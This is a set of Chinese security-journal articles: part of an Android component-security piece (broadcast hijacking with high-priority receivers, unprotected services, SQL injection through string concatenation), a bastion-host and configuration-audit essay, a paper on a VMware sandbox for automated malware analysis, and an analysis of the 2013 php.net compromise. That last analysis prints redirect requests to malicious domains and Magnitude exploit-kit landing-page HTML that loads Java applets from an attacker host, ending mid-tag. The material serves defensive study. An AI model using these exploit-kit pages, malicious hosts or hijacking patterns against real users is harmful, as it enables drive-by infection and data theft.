Android 中广播首先通过 Intent-filter 来设置一个 Action，用于标识。然后通过 sendBroadcast() 发送广播，系统中所有注册该 Action 的广播接收者都会接收到该广播。但是使用该 Intent-filter 的 Activity 默认是可以被外部访问的，所以同样存在 Activity 的权限攻击。

```
<receiver android:name=".mEvtReceiver">  
  <intent-filter>  
    <action android:name="android.intent.action.BOOT_COMPLETED" />  
  </intent-filter>  
</receiver>
```

发送广播的代码为：

```
Intent intent = new Intent();  
intent.setAction("android.intent.action.BOOT_COMPLETED");  
intent.putExtra("data", Math.random());  
sendBroadcast(intent);
```

### 3.2 接收安全

当广播使用无序广播发送时，因为无法终止广播的发送，所以只能监听到广播的内容，或者对广播做出响应。

如果要实现监听广播的内容，只需要监听广播的 Action，即可接收到广播。

```
IntentFilter filter = new IntentFilter();  
filter.addAction("android.intent.action.BOOT_COMPLETED");  
registerReceiver(dReceiver, filter);
```

当广播使用无序广播发送时，因为广播是按优先级顺序进行传播的，所以如果恶意程序将广播的优先级设置为最高，那么将第一个接收到广播，进而可以篡改广播内容，或者终止广播的发送。

```
IntentFilter filter = new IntentFilter();  
filter.addAction("com.droider.workbroadcast");  
filter.setPriority(1000);  
registerReceiver(dReceiver, filter);
```

如果要防御这种攻击，在广播发送时，通过 Intent 指定具体要发送到的组件或类。

```
intent.setClass(MainActivity.this, DataReceiver.class);
```

#### 四、Service 安全

Android 中的 Service，它与 Activity 不同，它是不能与用户交互的、不能自己启动的在后台运行的程序，我们退出应用时，Service 进程并没有结束，它仍然在后台运行。那我们什么时候会用到 Service 呢？比如我们播放音乐的时候，有可能想边听音乐边干些其他事情，当我们退出播放音乐的应用，如果不用 Service，我们就听不到歌了，所以这时候就得用到 Service 了。

当声明 Service 时指定了 Intent-filter，该 Service 默认可以被外部访问，可被访问的方法有：

startService(): 启动服务。

bindService(): 绑定服务。

stopService(): 停止服务。

以上的方法都能被用于做权限攻击，只需要注册 Service，然后调用相应的方法进行操纵。

```
Intent intent = new Intent();
intent.setAction("com.example.servicetest.CountService");
startService(intent);
```

同样的，我们可以通过指定 android:exported 为 false 来禁止程序外的其他组件调用 Service，也可以通过设置 android:permission 的权限来方式 Service 被调用。

#### 五、Content Provider 安全

Android 系统中，每个应用的数据库、文件、资源等信息都是私有的，其他的程序是无法访问的，如果想要访问这些数据，就必须提供一种程序之间数据的访问机制，这就是 Content Provider，内容提

供者通过提供存储于查询数据的接口来实现进程之间的数据共享。例如系统中的电话簿、短信息，我们都是通过 Content Provider 来访问的。

#### 5.1 权限安全

```
<provider
android:name="com.example.test.MsgProvider"
    android:authorities="com.example.test.msgprovider"
    android:readPermission="android.permission.READ_CONTACTS"
    android:writePermission="android.permission.WRITE_CONTACTS">
</provider>
```

content provider 提供了 insert()、delete()、update()、query() 方法对数据库进行增删改查，其中 query() 操作时会检查是否具有 android:readPermission 权限，其他的操作会检查是否具有 android:writePermission 权限。

但是很多程序在声明 content provider 时，几乎不使用这两个权限，导致存在权限攻击，最终恶意程序可以获得程序的敏感信息。

#### 5.2 sql injection

content provider 一般管理的是一个 sqlite 数据库，那么如果代码写的不规范，就会存在 SQL 注入的问题，比如通过通过字符串拼接的方式进行数据查询，就会存在 SQL 注入的问题。

```
String mSelectionClause = "var = " + mUserInput;
```

#### 参考文献

<http://www.cnblogs.com/bravestarrhu/archive/2012/05/02/2479461.html>

《Android 软件安全与逆向分析》

<http://android.toolib.net/guide/topics/providers/content-provider-basics.html>

# 关于强化系统运维安全管理的技术探讨

产品推广部 张盼 张旭

**关键字：堡垒机 配置核查 运维**

**摘要：**随着信息安全技术不断发展，系统安全运维管理已经形成了比较完善的工作流程和方法，对系统运维安全管理也有了研究成果。堡垒机和安全配置核查产品是当前普遍使用的系统运维安全管理产品，通过两类产品灵活的组合联动，可以实现对系统运维安全管理手段的强化，本文就讨论这种强化系统运维安全管理的技术。

## 一、当前系统安全运维管理的问题

随着全球信息技术的不断发展和信息化建设的不断进步，政企信息化水平得到飞速提升，其办公系统、商务平台不断推出和投入运行，信息系统在企业的运营中全面渗透。尤其是电信、财政、税务、公安、金融、电力、石油等重要行业的大型机构和企业内网中，更是使用数量较多的服务器主机来运行关键业务。

这种情况下，企业对 IT 系统的依赖程度也越来越高，各类业务系统也变得日益复杂。就一个信息化程度很高的网络信息系统而言，其针对传统的信息安全问题防护已经比较完善，最大的威胁和破坏

来自企业内部。据相关机构对用户调研数据显示，10.7%的安全问题导致网络数据破坏，13%的安全问题导致数据失密，18%的病毒程序感染问题导致系统短暂故障，而从恶意攻击的特点来看，70%的攻击来自组织内部。

所有内部隐患中，权限无法控制、安全策略不当、特权用户的随意操作等情况，归结起来主要体现在以下几个方面：

- 账号管理无序，暗藏巨大风险。
- 权限管理粗放，安全性难保证。
- 日志粒度粗犷，事件定位不易。

## ▶ 行业热点

- 第三方代维管理带来安全隐患。
- 传统安全审计已无法满足要求。
- 面临政策和行业合规遵从压力。

以上问题会随着 IT 系统的发展而变得越来越严重，IT 安全运维管理的变革刻不容缓。

### 二、系统配置变更管理和审计

针对以上情况，堡垒机应运而生。堡垒机，又被具体称为“内控堡垒机”，它综合了运维管理和安全性，切断了终端计算机对网络和服务器资源的直接访问，而是采用协议代理的方式，接管了终端计算机对网络和服务器资源的访问。形象地说，终端计算机对目标的访问，均需要经过堡垒主机的翻译。主要包含四大功能点：

其一，单点登录功能：用户通过一次登录系统后，就可以无需认证地访问包括被授权的多种基于 B/S 和 C/S 的应用系统。单点登录为具有多账号的用户提供了方便快捷的访问途径，使用户无需记忆多种登录用户 ID 和口令。它通过向用户和客户提供对其个性化资源的快捷访问提高生产效率。同时，

由于系统自身是采用强认证的系统，从而提高了用户认证环节的安全性。

其二，账号管理功能：账号和资源的集中管理是集中授权、认证和审计的基础。集中账号管理可以完成对账号整个生命周期的监控和管理，而且还降低了企业管理大量用户账号的难度和工作量。同时，通过统一的管理制定统一的、标准的用户账号安全策略，可实现从账号的自动改密，第三方运维人员无法获知设备的密码信息。强制运维人员通过堡垒机进行系统安全运维。如图 1 所示。




图 1 堡垒机应用原理

其三，资源授权功能：通过集中访问授权和访问控制可以对用户通过 B/S、C/S 对服务器主机、网络设备的访问进行审计和阻断。在集中访问授权里强调的“集中”是逻辑上的集中，而不是物理上的集中。

其四，操作审计功能：操作审计管理主要审计人员的账号使用（登录、资源访问）情况、资源使用情况等。在各服务器主机、网络设备的访问日志记录都采用统一的账号、资源进行

标识后，操作审计能更好地对账号的完整使用过程进行追踪，并通过系统自身的用户认证系统、用户授权系统以及访问控制等详细记录整个会话过程中用户的全部行为日志，还可以将产生的日志传送给第三方产品。

在这些主干功能构筑的强大安全体系下，堡垒机将实现对系统用户管理、对内网操作审计、对网络设备管理和对黑客行为防范四大功能，完美地演绎了内网安全“终结者”角色，成为政企事业单位内网安全建设的未来战士。

### 三、系统配置安全核查

通过上一章节论述的堡垒机系统，可以有效地做到对运维人员的安全管理，实现对运维人员的安全审计。但是运维人员维护信息系统的操作是否正确，信息系统配置变更后是否安全，还没有进行快速评估。为保证信息系统安全可控，我们建议在信息系统中还应该部署安全配置核查类产品。

安全配置核查类的产品是通过管理员的授权，以授权的用户身份（多为管理员身份）登录目标 IT 系统，然后对 IT 系统的系统配置进行检查。安全配置核查类产品可




图 2 配置核查类产品应用原理

以定义各类操作系统、数据库、虚拟化平台、应用服务、网络设备等产品的配置规范，然后依照系统配置规范对目标系统进行配置核查，确保系统配置是满足安全规范要求的。如图 2 所示。

通过安全配置核查类产品，可以摒弃传统的人工逐一检查，可以快速地对大规模网络中上百台服务器、网络设备、虚拟化平台进行配置核查工作，降低人工成本和操作复杂度。

但是安全配置核查类产品在对 IT 系统的系统配置进行检查时，需要得到系统的用户名密码。而使用了堡垒机后，用户将只知道自己在堡垒机上的主账号密码，而不知道实际登录 IT 系统的从账号密码，这样将无法使用安全配置核查类产品对 IT 系统进行检查。

### 四、联动实现系统配置变更闭环管理

如上述章节所述，通过堡垒机的使用，可以有效地对系统配置变更进行管理，通过安全配置核查产品可以有效地实现系统配置安全性的检查，但是堡垒机的 IT 系统密码保护机制会阻碍安全配置核查类产品发挥作用。如果两种产品能够相互配合，反而可以在系统安全运维中发挥出更强大的作用。由于堡垒机可以管理 IT 系统的账户密码，如果通过联动机制，将堡垒机管理的 IT 系统账户密码传递给安全配置核查系统，那么安全配置核查系统就可以实

## ► 行业热点

现其配置核查作用了。

看似简单的联动操作在实际应用时可以实现系统配置变更的闭环管理。传统的系统安全运维中，系统管理员经常会调整系统的安全配置，但是对系统配置的调整是否合法以及调整完的配置是否安全，这些都是被忽视的地方。

而通过堡垒机和安全配置核查系统的使用，我们可以有效解决系统配置变更管理的问题。系统管理员收到运维的需求后，首先登录堡垒机，在堡垒机中按照运维需求对 IT 系统的配置进行调整。整个配置变更的全过程都要通过堡垒机进行，由堡垒机进行全程审计。堡垒机将 IT 系统的账户密码传递给安全配置核查系统，在系统管理员完成安全配置变更后，由安全配置核查系统对 IT 系统进行配置核查，检查修改后的系统配置是否符合现有的安全规范。如果发现有不安全的地方，则可以在安全配置核查产品中进行告警，并且在出具的安全配置核查报告中体现。安全管理员可以及时发现系统配置异常情况，并通过堡垒机的审计信息定位到修改配置的人员。在定位到运

维人员与不合规配置项后，安全管理员可以对运维人员进行追责，要求其进行整改，整改过程实际上也是系统配置变更过程，依旧在整个堡垒机 & 配置核查体系中受到监控和审计。当系统整改完成，IT 系统全部配置符合安全规范后，整个配置变更运维的过程才算完成闭环。

如图 3 所示。




图 3 系统配置变更闭环管理

## 五、总结

通过堡垒机和安全配置核查类产品的联动，可以实现“系统运维——运维审计——运维核查——整改追责”整个系统安全运维过程的闭环管理，有效地实现对运维人员的监督管理以及对信息系统的配置管理。

通过上述介绍可以看出，互相冲突阻碍的产品，通过相互间取长补短、强强联合，可以发挥出原有单一产品不具备的安全功能。可见，在信息安全领域，只要能够合理地利用安全设备的功能特点，灵活组合，就可以获得更强的安全管理能力，实现更好的安全管理效果。

# 基于VMware环境下恶意代码自动分析平台的搭建

武汉分公司 殷水军

关键字：VMware 虚拟机 恶意代码 自动分析

摘要：本文在对部分恶意代码分析技术进行研究后，搭建了一种基于VMware环境的恶意代码分析平台，实现了VMware环境对恶意代码的自动分析，实验结果证明了该平台的实用性和方便性。

## 一、引言

近年来，恶意代码攻击已经成为互联网安全的主要威胁之一，针对个人计算机、服务器的攻击越来越多，手段也开始变得多样化 [1]。其中尤以对 Windows 系统平台的攻击最为流行，基于这个平台的各种应用软件层出不穷，不管是通过社会工程学、应用软件漏洞还是操作系统漏洞都可以对用户实施有效的攻击，在这种攻击的背后各种类型的恶意代码也就开始出现了。

因此分析这些恶意代码的原理及其行为，并搭建出相应的安全检测工具来分析它们，就显得相当必要了。

## 二、恶意代码分析模型的建立

为了实现对恶意代码的精确分析，本文

提出一种如图 1 所示的分析模型，整个模型分为七个子模块，分别为还原镜像模块、恶意代码复制模块、预初始化模块、恶意代码执行模块、执行后模块、虚拟机内存分析模块 [2]，每一模块都是在 VMWare [3] 虚拟环境中来运行的。




图 1 恶意代码分析模型

还原镜像模块：用 VMware 虚拟机分析恶意代码之前，必须将虚拟机系统还原至某一个干净快照点，以便可以从一个干净的系统开始分析，这就是创建基线的意义。而还原镜像模块的作用是每一次分析完毕后能够准确地回到这一个基线点。

恶意代码复制模块：在 VMware 虚拟机系统还原到一个干净的镜像基点后，可以使用虚拟机提供的 CopyFile()、FromHostToGuest() 等函数，将待分析的恶意代码复制到虚拟机中指定的目录，使得虚拟机能够运行该恶意代码。

预初始化模块：当恶意代码复制到 VMware 虚拟机的指定目录后，且执行恶意代码之前，所需要处理的任意预备操作，包



括执行恶意代码样本的静态分析、启动网络报文捕获组件等操作都在这里完成。

**恶意代码执行模块：**在恶意代码的静态分析、启动网络报文捕获组件等操作完成后，利用 VMware 虚拟机提供的命令行工具开始执行恶意代码。

**执行后模块：**当在 VMware 虚拟机中执行完恶意代码之后，需要停止所有已经激活的报文捕获组件等操作。

**虚拟机内存分析模块：**在 VMware 虚拟机中执行完恶意代码之后，挂起虚拟机并访问在该主机文件系统中的虚拟机内存 .vem 文件 [4]，使用 Volatility 插件 [5] 分析该内存文件，分析完成后，暂停虚拟机并还原镜像目标至某一个干净快照点，也即是前述的基线，供下次循环分析。

### 三、搭建 VMware 环境实现对恶意代码的分析

利用前面建立的分析模型，下面我们分别从 VMware 分析环境的搭建、恶意代码的静态分析、动态分析（也即捕获网络日志、内存分析）等三个方面具体阐述怎样利用该模型来搭建自己的恶意代码分析环境。

#### 3.1 在 python 中使用 vm 类来控制虚拟机环境

为了实现对 VMware 虚拟机进行精确的控制，本文使用一个基于 python 开发的 vm 类来实现对虚拟机的实际控制，具体如图 2 所示。

类名	vm
方法	vm.revert()
	vm.start()
	vm.copytovm()
	vm.winexec()
	vm.stop()

图 2 基于 python 开发的 vm 类

其中 vm.revert() 函数主要实现将 VMware 虚拟机还原至一个干净的快照点，vm.start() 函数主要用来启动虚拟机，vm.copytovm() 函数将主机中待分析恶意代码复制到虚拟机中指定目录，vm.winexec() 函数启动在虚拟机中待分析的恶意代码，vm.stop() 函数停止并关闭虚拟机。

#### 3.2 在 python 中使用 Avsubmit 类进行静态分析

为了实现对恶意代码的静态分析，本文使用一个基于 python 开发的 Avsubmit 类

将疑似恶意代码上传到 VirusTotal[6] 进行静态分析，具体如图 3 所示。

类名	Avsubmit
方法	Avsubmit.upload()
	Avsubmit.read()

图 3 基于 python 开发的 Avsubmit 类

其中 Avsubmit.upload() 函数将恶意代码文件上传到 VirusTotal 进行分析，Avsubmit.read() 函数收集 VirusTotal 反馈的分析报告并生成日志。

#### 3.3 在 python 中使用 Tshark 类捕获网络日志

为了实现对恶意代码运行后网络活动的分析，本文使用一个基于 python 开发的 Tshark [7] 类来实现对虚拟机在恶意代码运行阶段生成网络流量的捕获，具体如图 4 所示。

类名	Tshark
方法	Tshark.start()
	Tshark.stop()
	Tshark.read()

图 4 基于 python 开发的 INetSim 类

其中 Tshark.start() 函数实现启动指定网卡上网络流量的捕获，Tshark.stop() 函

数实现停止对指定网卡上网络流量的捕获，Tshark.read() 函数实现回读指定服务日志并生成日志文件。

### 3.4 在 python 中使用 Volatility 类分析内存

为了实现对恶意代码运行后内存活动的分析，本文使用一个基于 python 开发的 Volatility 类来实现对 VMware 虚拟机 .vmem 内存文件的实际控制，进而分析，具体如图 5 所示。

其中 Volatility.pslist() 函数实现列举

类名	Volatility
方法	Volatility.pslist()
	Volatility.sockets()
	Volatility.conns()

图 5 基于 python 开发的 Volatility 类

虚拟机 .vmem 内存文件中的活动进程列表，Volatility.sockets() 函数实现列举虚拟机 .vmem 内存文件中的网络套接字对象列表，Volatility.conns() 函数实现列举虚拟机 .vmem 内存文件中的连接对象列表。

## 四、VMware 环境的测试

为了确保测试数据的准确性，每一台被测样本所用主机、虚拟机、虚拟机平台及其系统的开发工具都必须配置相同。如

表 1 所示，主机系统为 Windows XP SP3，虚拟机运行平台采用 VMware® Workstation 7.0.0，虚拟机操作系统为 Windows XP SP3，开发工具为 Eclipse Java EE IDE for Web Developers + python 2.6。

### 4.1 系统运行界面

主机系统	Windows Server 2003 或 Windows XP SP3
虚拟机运行平台	VMware® Workstation 7.0.0 build-203739
虚拟机操作系统	Windows XP SP3
开发工具	Eclipse Java EE IDE for Web Developers+python 2.6

表 1 测试环境详细配置

系统的运行界面如图 6 所示。




图 6 系统测试界面图

### 4.2 检测结果

为了检测该系统的实际性能，本文给出了典型实例“Ghost”[8]木马的检测结果，如图 7 至图 10 所示。通过该检测结果的分析可知，测试平台能对一般的恶意代码行为进行归纳分析并展示，满足了分析的自动化，便于普通用户对于木马的了解。

## 五、结束语

本文搭建了一个基于 VMware 环境的恶意代码分析平台，虽然能够很方便地检测出潜在的一些恶意代码，但是部分模块的实现还有不足之处。首先，由于是基于虚拟机平台的，对于那些具有反虚拟机调试的恶意代码而言，本平台根本无法满足分析的条件。其次，本平台在设计之初就是基于 Windows 平台来设计的，因此只能在 Windows 平台下运行，这给整个系统的跨平台化带来了不便。

结合上面分析的不足，完善该检测系统的下一步工作从以下几个方面着手：第一，对反虚拟机调试技术进行研究，解决只能分析部分恶意代码的局限性；第二，将该系统

```
#####
# Submission Details
#####
File: Server_Ghost.exe
Size: 15504 Bytes
Type: PE32 executable for MS Windows (GUI) Intel 80386 32-bit
MD5: faf4b8c32b3f43fbb8fcfd538c1bd86f
SHA1: 2847703773e04540dce5bc9ba9903e779672aca3
#####
# Antivirus Results
#####
Prevx => Medium Risk Malware
DrWeb => Trojan.Advload.15
NOD32 => Win32:Crypt-GIR
NOD32 => a variant of Win32/Krvptik.EGF
#####
```

图 7 Avsubmit 模块提交 Ghost 木马到 VirusTotal 的分析结果

```
#####
# Memory - Process List
#####
Name Pid Ppid Time
System 4 0 Thu Jan 01 00:00:00 1970
smss.exe 612 4 Wed Dec 09 20:29:49 2012
csrss.exe 660 612 Wed Dec 09 20:29:50 2012
winlogon.exe 684 612 Wed Dec 09 20:29:50 2012
services.exe 728 684 Wed Dec 09 20:29:50 2012
lsass.exe 740 684 Wed Dec 09 20:29:50 2012
vmacthlp.exe 896 728 Wed Dec 09 20:29:51 2012
svchost.exe 908 728 Wed Dec 09 20:29:51 2012
svchost.exe 992 728 Wed Dec 09 20:29:51 2012
svchost.exe 1084 728 Wed Dec 09 20:29:51 2012
svchost.exe 1132 728 Wed Dec 09 20:29:51 2012
svchost.exe 1192 728 Wed Dec 09 20:29:52 2012
#####
```

图 8 Volatility 模块对 Ghost 木马所启动的 svchost 进程的分析结果

```
#####
# Network Traffic
#####
192.168.2.5 -> 8.8.8.8 DNS Standard query A aahydrogen.com
192.168.2.5 -> 8.8.8.8 DNS Standard query A bastocks.com
8.8.8.8 -> 192.168.2.5 DNS Standard query response A 195.2.252.156
192.168.2.5 -> 195.2.252.156 TCP 39827 > http [SYN] Seq=0 Win=5840 Len=0
192.168.2.5 -> 195.2.252.156 TCP 37449 > http [SYN] Seq=0 Win=5840 Len=0
#####
```

```
=====  
Protocol Hierarchy Statistics  
Filter: frame  
#####
```

图 9 Tshark 模块捕获的 Ghost 木马向外发起的反向连接的分析结果

```
#####
# Memory - Sockets
#####
Pid Port Proto Create Time
1236 1084 6 Wed May 26 14:27:18 2012
1192 1900 17 Wed May 26 02:19:09 2012
476 1061 6 Wed May 26 14:26:56 2012
4 139 6 Wed May 26 02:19:09 2012
740 500 17 Wed Dec 09 20:30:10 2012
1500 1028 6 Wed Dec 09 20:30:20 2012
#####
```

图 10 Volatility 模块对 Ghost 木马所启用的连接套接字的分析结果

移植到 Linux 系统下，以满足不能跨平台分析而带来的使用不便。

### 参考文献

[1] 2010-2011 中国 互 联 网 安 全 研 究 报 告 [R]. <http://www.ijinshan.com/zhuanti/2011report/>.

[2] 段玉龙. 基于沙盒仿真的可执行程序恶意代码检测工具的研究与实现 [D]. 国防科学技术大学. 2008.

[3] VMware Workstation 7.0.0[P]. <http://www.vmware.com/products/workstation/resources.html>. 2011.4.

[4] Hannibal. 利用内存分析的方法快速分析恶意软件 [R]. 博文视点 Open Party 上海站 --- “在线安全”. 2009.

[5] Volatility[P]. <http://code.google.com/p/volatility/downloads/list>. 2012.11.

[6] VirusTotal[P]. <https://www.virustotal.com/>. 2012.12.

[7] tshark[P]. <http://www.wireshark.org/docs/man-pages/tshark.html>. 2012.12.

[8] Ghost. <http://www.virustotal.com/search.html>. 2011.4.

# php.net被植入恶意代码分析

核心技术部 张云海


关键字: **php.net** 挂马 **Magnitude**

摘要: 本文对 2013 年 10 月 **php.net** 被植入的恶意代码进行分析。

## 1. 引言

2013 年 10 月 23 日, Google 的 Safe Browsing 检测到 **php.net** 存在下载、安装恶意软件的行为, 将该网站标记为可疑。

**Safe Browsing**  
Diagnostic page for php.net

Advisory provided by 

**What is the current listing status for php.net?**  
This site is not currently listed as suspicious.

**What happened when Google visited this site?**  
Of the 3138 pages we tested on the site over the past 90 days, 4 page(s) resulted in malicious software being downloaded and installed without user consent. The last time Google visited this site was on 2013-11-10, and the last time suspicious content was found on this site was on 2013-10-23.

Malicious software includes 5 trojan(s).

Malicious software is hosted on 6 domain(s), including [cobbcountybankruptcylawyer.com/](#), [stephaniemari.com/](#), [northgadu.com/](#), [northgadu.com/](#), [satanreviewed.co.uk/](#).

3 domain(s) appear to be functioning as intermediaries for distributing malware to visitors of this site, including [stephaniemari.com/](#), [northgadu.com/](#), [satanreviewed.co.uk/](#).

This site was hosted on 79 network(s) including [AS6939 \(HURRICANE\)](#), [AS36752 \(YAHOO-SP1\)](#), [AS23148 \(TERREMARK\)](#).

**Has this site acted as an intermediary resulting in further distribution of malware?**  
Over the past 90 days, php.net did not appear to function as an intermediary for the infection of any sites.

**Has this site hosted malware?**  
No, this site has not hosted malicious software over the past 90 days.

**Next steps:**

- [Return to the previous page.](#)
- If you are the owner of this web site, you can request a review of your site using Google [Webmaster Tools](#). More information about the review process is available in Google's [Webmaster Help Center](#).

Updated 4 hours ago

php.net 的管理者对此进行了调查, 最终确认有两台服务器 (承载 [www.php.net](#)、[static.php.net](#)、[git.php.net](#) 与 [bugs.php.net](#)) 被入侵。攻击者在服务器中植入了恶意代码, 用户在访问 **php.net** 时自动加载攻击者准备的恶意网站, 从而在用户不知情的情况下下载、安装恶意软件。

本文对此次事件中的恶意代码进行分析, 同时给出一些防护方面的建议。

## 2. 恶意代码分析

### 2.1. 攻击入口

被植入恶意代码的文件是 [http://static.php.net/www.php.net/userprefs.js](#), 攻击者在文件末尾添加的代码如下:



```
POST /stat.htm HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://url.whichusb.co.uk/stat.htm
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0)
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Host: url.whichusb.co.uk
Content-Length: 14
Connection: Keep-Alive
Cache-Control: no-cache

id=800%7c1%7c1
```

服务器根据探测的结果将浏览器重定向，样本中浏览器会被重定向至 <http://aes.whichdigitalphoto.co.uk/nid?1>，如下：

```
HTTP/1.1 302 Found
Server: nginx/1.0.15
Date: Tue, 22 Oct 2013 21:23:14 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Tue, 22 Oct 2013 21:23:14 GMT
Last-Modified: Tue, 22 Oct 2013 21:23:14 GMT
Pragma: no-cache
Cache-Control: no-cache, must-revalidate
Location: http://aes.whichdigitalphoto.co.uk/nid?1
Content-Length: 0
```

<http://aes.whichdigitalphoto.co.uk/nid?1> 继续将浏览器重定向至漏洞利用页面 <http://zivvgmyrwy.3razbave.info/?695e6cca27beb62ddb0a8ea707e4ffb8=43>，如下：

```
GET /nid?1 HTTP/1.1
Accept: image/gif, image/jpeg, image/pjpeg, image/pjpeg, application/x-shockwave-flash, */*
Referer: http://url.whichusb.co.uk/stat.htm
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: aes.whichdigitalphoto.co.uk
Connection: Keep-Alive
Cache-Control: no-cache

HTTP/1.1 302 Found
Server: nginx/1.0.15
Date: Tue, 22 Oct 2013 21:23:15 GMT
Content-Type: text/html; charset=utf-8
Connection: keep-alive
X-Powered-By: PHP/5.3.3
Expires: Thu, 21 Jul 1977 07:30:00 GMT
Last-Modified: Tue, 22 Oct 2013 21:23:15 GMT
Cache-Control: max-age=0
Pragma: no-cache
LOCATION: http://zivvgmyrwy.3razbave.info/?695e6cca27beb62ddb0a8ea707e4ffb8=43
Content-Length: 0
```

## 2.2. 漏洞利用

漏洞利用页面的内容如图 1 所示。

其结构符合 Magnitude Exploit Kit 生成的漏洞利用页面的特征，因此，加载的两个 Applet、一个 Flash 以及一个 iframe 页面分别利用了以下漏洞：

### ■ CVE-2012-0507

Java Version 7 Update 2 及之前版本、Version 6 Update 30 及之前版本、Version 5 Update 33 及之前版本受此漏洞影响，Oracle 在 2012 年 2 月的 CPU 更新中修复了这一漏洞。

### ■ CVE-2013-2463

Java Version 7 Update 21 及之前版本、Version 6 Update 45 及之前版本、Version 5 Update 45 及之前版本受此漏洞影响，Oracle 在 2013 年 6 月的 CPU 更新中修复了这一漏洞。

### ■ CVE-2013-0634

Adobe Flash Player 10.3.183.51 之前版本、11.5.502.149 之前版本受此漏洞影响，Adobe 在 2013 年 2 月的安全更新中修复了这一漏洞。

### ■ CVE-2013-2551/MS13-037

## ▶▶ 前沿技术

IE 6 至 IE 10 均受此漏洞影响，微软在 2013 年 5 月的安全更新中修复了这一漏洞。

服务器会对 HTTP 请求中的 User-Agent 字段进行分析，以确定浏览器与插件的版本，进而判断漏洞利用是否能够成功，仅在漏洞利用能够成功时返回漏洞利用文件。

样本中获取到的是 `iframe` 页面，如图 2。

这里利用的正是 IE 的漏洞 CVE-2013-2551/MS13-037，漏洞的原理 VUPEN 已经分析过，这里不再赘述。

通过这一漏洞可以实现对任意地址数据的读取，随后的利用过程如下：

- 读取 SharedUserData 偏移 0x264 处的 NtProductType。
- 读取 SharedUserData 偏移 0x26C 处的 NtMajorVersion。
- 读取 SharedUserData 偏移 0x270 处的 NtMinorVersion。
- 根据 NtProductType、NtMajorVersion、NtMinorVersion 确定 NtProtectVirtualMemory 的系统调用号。
- 读取 SharedUserData 偏移 0x300 处的 SystemCall 地址。

```
<html><head>
</head><body>
<EMBED code="u" archive="http://zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/82b3ae1588294e0bbf3e806f321b6c1a" codebase="http://
zivvgmyrwy.3razbave.info/b0047396f70a98831ac1e3b25c324328/" type="application/x-java-
applet" width="178" height="237"></EMBED>
<APPLET code="u" archive="http://zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/82b3ae1588294e0bbf3e806f321b6c1a" codebase="http://
zivvgmyrwy.3razbave.info/b0047396f70a98831ac1e3b25c324328/" width="178" height="237"></
APPLET>
<OBJECT classid="clsid:8AD9C840-044E-11D1-B3E9-00805F499D93" width="178"
height="237"><PARAM name="code" value="u"><PARAM name="archive" value="http://
zivvgmyrwy.3razbave.info/
b0047396f70a98831ac1e3b25c324328/82b3ae1588294e0bbf3e806f321b6c1a"><PARAM
